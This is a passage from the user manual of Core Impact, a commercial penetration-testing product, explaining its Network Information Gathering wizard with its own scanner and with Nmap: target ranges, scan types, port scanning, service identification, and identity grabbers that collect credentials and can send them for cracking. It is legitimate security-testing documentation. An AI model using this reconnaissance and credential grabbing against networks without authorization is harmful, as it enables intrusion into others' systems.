
Use Core Impact to Perform Information Gathering

To run the Network Information Gathering step, follow this procedure:

1. Make sure that the Network RPT is active.
2. Click on **Network Information Gathering** to open up the Information Gathering Wizard and press **Next** to start.
3. In the **Target Discovery Method** window, select the **Use Core Impact to perform Information Gathering** option.



4. Press **Next** to continue.
5. In the **Target Network IP Version** window, select the IP version of the network where the RPT will run:




Select one and press **Next** to specify options for your choice.


IP version 4: Select and skip to [IPv4 Network Range Selection](#).

IP version 6: Select and skip to [IPv6 Network Discovery Mode Selection](#).

■ For IPv4:

Specify the target IP ranges (IPv4) you want to scan.



You can also click on the ellipsis () button to the right of the Network range field to enter a Single IP, an IP Range, or CIDR Notation, as well as import a group of IP addresses from a file in the IP Address Ranges Selection dialog box. See [Specifying Host Ranges](#) for more information on IP ranges.

■ For IPv6:

Select the type of scan you would like to perform:

The screenshot shows a window titled "Network Information Gathering Wizard" with a subtitle "Network Discovery Mode Selection". Below the subtitle is the instruction "Choose how to discover hosts in IPv6 network". The main area contains the text "Select how to perform network discovery in the IPv6 network." followed by two radio button options. The first option, "Passive network discovery of IPv6 hosts", is selected. Below it is a "Time (in minutes):" label with a spin box set to "5". The second option, "Provide IPv6 addresses to scan.", is unselected. Below it is a "Network addresses:" label followed by a text input field and a button with three dots "...". At the bottom of the window are three buttons: "< Back", "Next >", and "Cancel".

Passive network discovery of the IPv6 network: The RPT will passively listen to network traffic and identify hosts that are transmitting on IPv6.

Provide IPv6 addresses to scan: Manually select addresses for the IPv6 network.

6. Press **Next**.

7. There are 3 network scan types you can perform:

The screenshot shows a window titled "Network Information Gathering Wizard" with a subtitle "Network Scan Type". Below the subtitle is the instruction "Select network scan type". The main area contains the text "This wizard module can perform different types of network scans. Please select the type of scan to perform:" followed by three radio button options. The first option, "FAST, gather just enough information about the hosts to be able to launch attacks.", is unselected. The second option, "DETAILED, gather additional details about the hosts and use additional techniques to validate the information learned about the target hosts.", is selected. The third option, "CUSTOM, you may choose the options you want for the scan. Recommended for advanced users.", is unselected. At the bottom of the window are three buttons: "< Back", "Next >", and "Cancel".

FAST: The test captures the minimal amount of data needed in order to launch attacks. There will be no additional steps in the Wizard if you select this option.

DETAILED: The test runs more modules in order to discover additional, potentially useful details about target systems. There will be [additional steps](#) in the Wizard if you select this option.


CUSTOM: You configure how Core Impact will execute the Information Gathering process. There will be [additional steps](#) in the Wizard if you select this option.

A. For a Fast Scan:

Select the Fast option and press **Finish** to complete the Network Information Gathering RPT step.

Or, if you selected DETAILED or CUSTOM, click **Next** and proceed to the next steps in this procedure to enter additional information about your scan.

B. For Detailed Scan:



The screenshot shows a window titled "Network Information Gathering Wizard". Inside, the section "Network Information Gathering Setup" is active, with the instruction "Select information gathering configuration." Below this, a text box explains: "Configure advanced Network attack options. If these options are not configured, Impact will use default options and global settings instead." There is a checkbox labeled "Additional options" which is currently unchecked. At the bottom of the window, there are three buttons: "< Back", "Finish", and "Cancel".

Press **Finish** to continue without these additional items or check the **Additional Options** box and press **Next**.

With the Additional Options, the RPT can also check for Network Exposures in targeted hosts.

The screenshot shows a window titled "Network Information Gathering Wizard" with a sub-header "Additional options" and the instruction "Customize additional information gathering options".

There are two main checkboxes:

- ☒ Check for Known Vulnerabilities
NOTE: Check for vulnerabilities that may lead in a risk even when they could not be exploited.
- ☐ Check for Network Exposures using the following visibility External ▾
NOTE: Exposures are dependent on the context of the network, and where the exposures are visible from.
Exposure types to test:

Under the second checkbox, there are six sub-checkboxes, all of which are checked:

- ☒ Services
- ☒ DNS Zone Transfer
- ☒ ICMP
- ☒ Banner
- ☒ Network Devices Services
- ☒ Open Proxy Check

At the bottom of the window are three buttons: "< Back", "Finish", and "Cancel".

Check for Network Exposures: An information security *exposure* is a system configuration issue or a mistake in software that allows access to information or capabilities that can be used by a hacker as a stepping-stone into a system or network. Whereas an information security *vulnerability* is a mistake in software that can be directly used by a hacker to gain access to a system or network.

Press **Finish** and the module will run and information will be displayed on the Module Log Panel of the Console. You have now completed the first step of a Network Rapid Penetration Test.

C. For a Custom Scan:

Select any or all of the available options shown here. Each has its own panel with options and is explained below.

Network Information Gathering Wizard

Network Information Gathering Setup
Select information gathering configuration.

Configure advanced Network attack options. If these options are not configured, Impact will use default options and global settings instead.

- ☐ Network discovery options
- ☐ Port scanning options
- ☐ Service identification options
- ☐ Identity grabbers
- ☐ Additional options

< Back Finish Cancel

Press **Next** to enter or review settings for any selected options. If no options are selected the equivalent of a Fast scan will execute.

■ Network Discovery Options:

NOTE:

This option is not available for an IPv6 scan.

Select a scanning method to perform the TCP port scan.

Network Information Gathering Wizard

Network Discovery
Network discovery customization

Use Fast SYN to perform the network discovery, and wait 20 millisecond(s) between each host discovery attempt.

NOTE: Local ranges will be discovered using "Network Discovery - ARP".

Using as target port range:
135,Nmap Top 12 ...

This module can resolve the name of each discovered IP address using DNS.

- ☒ Resolve names of each discovered IP address

Network Discovery may rediscover IP addresses that are already known.

- ☒ Attempt to rediscover known IP addresses

< Back Next > Cancel

Fast SYN: Selecting Fast SYN will induce Core Impact to use this method if the operating agent has Pcap installed and is not the localagent. If the agent is not the localagent, and it does not have Pcap installed, then the scan method will default to TCP Connect.

TCP Connect: Selecting TCP Connect will induce this method irrespective of the agent in use. This is the slowest performing scan method.

■ Port Scanning Options:

One or more port scanners may be executed as part of this RPT step. Use the Port Scanning Customization Dialog Box to customize how these port scans are performed.

Select a scanning method to perform the TCP port scan.

The screenshot shows the 'Port Scanning' section of the 'Network Information Gathering Wizard'. It is titled 'Port Scanning' with the subtitle 'Port scanning customization'. The dialog is divided into two main sections: 'TCP Ports' and 'UDP Ports'. In the 'TCP Ports' section, there is a dropdown menu set to 'Use Fast SYN' with a description: 'to perform the TCP port scan, and wait between each host port probe.' To the right of this is a numeric spinner set to '20' with the unit 'millisecond(s)'. Below this is a 'Port range:' field containing 'DYNAMIC' and a button with three dots. The 'UDP Ports' section has a dropdown menu set to 'Use Default' with the description: 'UDP probes to scan each port, and wait between each UDP probe to send.' To the right is a numeric spinner set to '500' with the unit 'millisecond(s)'. Below this is another 'Port range:' field containing 'DYNAMIC' and a button with three dots. At the bottom of the dialog are three buttons: '< Back', 'Next >', and 'Cancel'.

Fast SYN. Selecting Fast SYN will induce Core Impact to use this method if the operating agent has Pcap installed and is not the localagent. If the agent is not the localagent, and it does not have Pcap installed, then the scan method will default to TCP Connect.


TCP Connect. Selecting TCP Connect will induce this method irrespective of the agent in use. This is the slowest performing scan method.

Ultimately, the type of agent being used to launch the scan will influence the port scanning method, and your selection may be overridden. The below table shows which port-scanning methods can be used depending on where the Information Gathering is being launched.

Port Scanning Methods


Launched from ...	Fast SYN	TCP Connect
localagent	YES	YES
Agent with WinPcap installed	YES	YES
Agent without WinPcap installed	NO	YES

Specify how many milliseconds to wait between each discovery attempt.

You can use the ellipsis () button to the right of the Port range field to change or add port range groups. See [the section called "Specifying Port Ranges"](#) for more information.

■ Service Identifications Options:

A service identification module may be used as part of this RPT step. Use the Service Identification Dialog Box to customize how service identification is performed.



The goal of the service identification module is to identify the network service listening on each available port. You can control the Intensity Level of the service identification module:

Light: This setting will cause the module to use blind identification - each port will be labeled with its corresponding default service (e.g., 80 is assumed to be HTTP, 25 is assumed to be SMTP, etc).

Medium: This setting will cause the module to interact with and try to identify less commonly used ports.


Full: This setting will cause the module to connect to and interact with every open port and attempt to identify the network service listening on that port.

Adjust the interval (in seconds) between connections to a target port.

You can activate UDP and/or RPC service identification by checking the appropriate Perform service identification check-box(es).

■ Identity Grabbers:

Core Impact can attempt to gather (grab) credentials from the target host (s). Any credentials that are found will then be stored in the Identities folder in the Network Entity Database. These credentials can optionally be sent to the Core CloudCypher service for cracking. Select which remote identity grabbers should be used during the Information Gathering test. Then click Next.



■ Additional Options:

With the Additional Options, the RPT can also check for Network Exposures in targeted hosts.

Network Information Gathering Wizard

Additional options
Customize additional information gathering options

☒ Check for Known Vulnerabilities
NOTE: Check for vulnerabilities that may lead in a risk even when they could not be exploited.

☐ Check for Network Exposures using the following visibility External ▼
NOTE: Exposures are dependent on the context of the network, and where the exposures are visible from.
Exposure types to test:

<input checked="" type="checkbox"/> Services	<input checked="" type="checkbox"/> DNS Zone Transfer	<input checked="" type="checkbox"/> ICMP
<input checked="" type="checkbox"/> Banner	<input checked="" type="checkbox"/> Network Devices Services	<input checked="" type="checkbox"/> Open Proxy Check

< Back Finish Cancel


Check for Network Exposures: An information security *exposure* is a system configuration issue or a mistake in software that allows access to information or capabilities that can be used by a hacker as a stepping-stone into a system or network. Whereas an information security *vulnerability* is a mistake in software that can be directly used by a hacker to gain access to a system or network.

Press **Finish** and the module will run and information will be displayed on the Module Log Panel of the Console. You have now completed the first step of a Network Rapid Penetration Test.


Use Nmap to Perform Information Gathering

To run the Network Information Gathering step, follow this procedure:

1. Make sure that the Network RPT is active.
2. Click on **Network Information Gathering** to open up the Information Gathering Wizard and press **Next** to start.
3. In the **Target Discovery Method** window, select the **Use Nmap to perform Information Gathering** option.



4. Press **Next** to continue.
5. In the **Target Network IP Version** window, select the IP version of the network where the RPT will run:




Select one and press **Next** to specify options for your choice.

IP version 4: Select and skip to [IPv4 Network Range Selection](#).


IP version 6: Select and skip to [IPv6 Network Discovery Mode Selection](#).

■ For IPv4:

Specify the target IP ranges (IPv4) you want to scan.




The screenshot shows a dialog box titled "Network Information Gathering Wizard" with a sub-header "Network Range Selection" and the instruction "Choose IPv4 network range to be scanned". The main text states: "The following network range(s) and/or specific addresses will be scanned to detect active IPv4 addresses." Below this, there is a text field labeled "Network range:" containing the value "192.168.123.0/24". To the right of the text field is an ellipsis button "...". At the bottom of the dialog are three buttons: "< Back", "Next >", and "Cancel".

You can also click on the ellipsis () button to the right of the Network range field to enter a Single IP, an IP Range, or CIDR Notation, as well as import a group of IP addresses from a file in the IP Address Ranges Selection dialog box. See [Specifying Host Ranges](#) for more information on IP ranges.

■ For IPv6:

Select the type of scan you would like to perform:




The screenshot shows a dialog box titled "Network Information Gathering Wizard" with a sub-header "Network Discovery Mode Selection" and the instruction "Choose how to discover hosts in IPv6 network". The main text states: "Select how to perform network discovery in the IPv6 network." There are two radio button options. The first option, "Passive network discovery of IPv6 hosts", is selected. Below it is a "Time (in minutes):" label followed by a spin box set to "5". The second option, "Provide IPv6 addresses to scan.", is unselected. Below it is a "Network addresses:" label followed by an empty text field and an ellipsis button "...". At the bottom of the dialog are three buttons: "< Back", "Next >", and "Cancel".

Passive network discovery of the IPv6 network: The RPT will passively listen to network traffic and identify hosts that are transmitting on IPv6.

Provide IPv6 addresses to scan: Manually select addresses for the IPv6 network.

6. Press **Next**.

7. There are 3 network scan types you can perform:



FAST: The test captures the minimal amount of data needed in order to launch attacks. There will be no additional steps in the Wizard if you select this option.

DETAILED: The test runs more modules in order to discover additional, potentially useful details about target systems. There will be [additional steps](#) in the Wizard if you select this option.

CUSTOM: You configure how Core Impact will execute the Information Gathering process. There will be [additional steps](#) in the Wizard if you select this option.

A. For a Fast Scan:

Select the Fast option and press **Finish** to complete the Network Information Gathering RPT step.

Or, if you selected DETAILED or CUSTOM, click **Next** and proceed to the next steps in this procedure to enter additional information about your scan.

B. **For Detailed Scan:**

Network Information Gathering Wizard

Network Information Gathering Setup
Select information gathering configuration.

Configure advanced Network attack options. If these options are not configured, Impact will use default options and global settings instead.

☐ Additional options

< Back Finish Cancel

Press **Finish** to continue without these additional items or check the **Additional Options** box and press **Next**.

With the Additional Options, the RPT can also check for Network Exposures in targeted hosts.

Network Information Gathering Wizard

Additional options
Customize additional information gathering options

☒ Check for Known Vulnerabilities
NOTE: Check for vulnerabilities that may lead in a risk even when they could not be exploited.

☐ Check for Network Exposures using the following visibility External ▼
NOTE: Exposures are dependent on the context of the network, and where the exposures are visible from.

Exposure types to test:

☒ Services ☒ DNS Zone Transfer ☒ ICMP
☒ Banner ☒ Network Devices Services ☒ Open Proxy Check


< Back Finish Cancel

Check for Network Exposures: An information security *exposure* is a system configuration issue or a mistake in software that allows access to information or capabilities that can be used by a hacker as a stepping-stone into a system or network. Whereas an information security *vulnerability* is a mistake in software that can be directly used by a hacker to gain access to a system or network.

Press **Finish** and the module will run and information will be displayed on the Module Log Panel of the Console. You have now completed the first step of a Network Rapid Penetration Test.

C. For a Custom Scan:

Select any or all of the available options shown here. Each has its own panel with options and is explained below.



The screenshot shows a dialog box titled "Network Information Gathering Wizard". Inside, there is a section titled "Network Information Gathering Setup" with the instruction "Select information gathering configuration." Below this, a text block states: "Configure advanced Network attack options. If these options are not configured, Impact will use default options and global settings instead." There are five unchecked checkboxes listed: "Network discovery options", "Port scanning options", "Service identification options", "Identity grabbers", and "Additional options". At the bottom right, there are three buttons: "< Back", "Finish", and "Cancel".


Press **Next** to enter or review settings for any selected options. If no options are selected the equivalent of a Fast scan will execute.

■ Network Discovery Options:

NOTE:

This option is not available for an IPv6 scan.

Select a scanning method to perform the TCP port scan.



Network Information Gathering Wizard

Network Discovery
Network discovery customization

Use **Fast SYN** to perform the network discovery, and wait **20** millisecond(s) between each host discovery attempt.

NOTE: Local ranges will be discovered using "Network Discovery - ARP".

Using as target port range:
135,Nmap Top 12

This module can resolve the name of each discovered IP address using DNS.

☒ Resolve names of each discovered IP address

Network Discovery may rediscover IP addresses that are already known.

☒ Attempt to rediscover known IP addresses

< Back Next > Cancel


Fast SYN: Selecting Fast SYN will induce Core Impact to use this method if the operating agent has Pcap installed and is not the localagent. If the agent is not the localagent, and it does not have Pcap installed, then the scan method will default to TCP Connect.

TCP Connect: Selecting TCP Connect will induce this method irrespective of the agent in use. This is the slowest performing scan method.

■ Port Scanning Options:

One or more port scanners may be executed as part of this RPT step. Use the Port Scanning Customization Dialog Box to customize how these port scans are performed.

Select a scanning method to perform the TCP port scan.



Network Information Gathering Wizard

Port Scanning
Port scanning customization

TCP Ports

Use **Fast SYN** to perform the TCP port scan, and wait **20** millisecond(s) between each host port probe.

Port range:
DYNAMIC

UDP Ports

Use **Default** UDP probes to scan each port, and wait **500** millisecond(s) between each UDP probe to send.

Port range:
DYNAMIC

< Back Next > Cancel

Fast SYN. Selecting Fast SYN will induce Core Impact to use this method if the operating agent has Pcap installed and is not the localagent. If the agent is not the localagent, and it does not have Pcap installed, then the scan method will default to TCP Connect.


TCP Connect. Selecting TCP Connect will induce this method irrespective of the agent in use. This is the slowest performing scan method.

Ultimately, the type of agent being used to launch the scan will influence the port scanning method, and your selection may be overridden. The below table shows which port-scanning methods can be used depending on where the Information Gathering is being launched.

Port Scanning Methods


Launched from ...	Fast SYN	TCP Connect
localagent	YES	YES
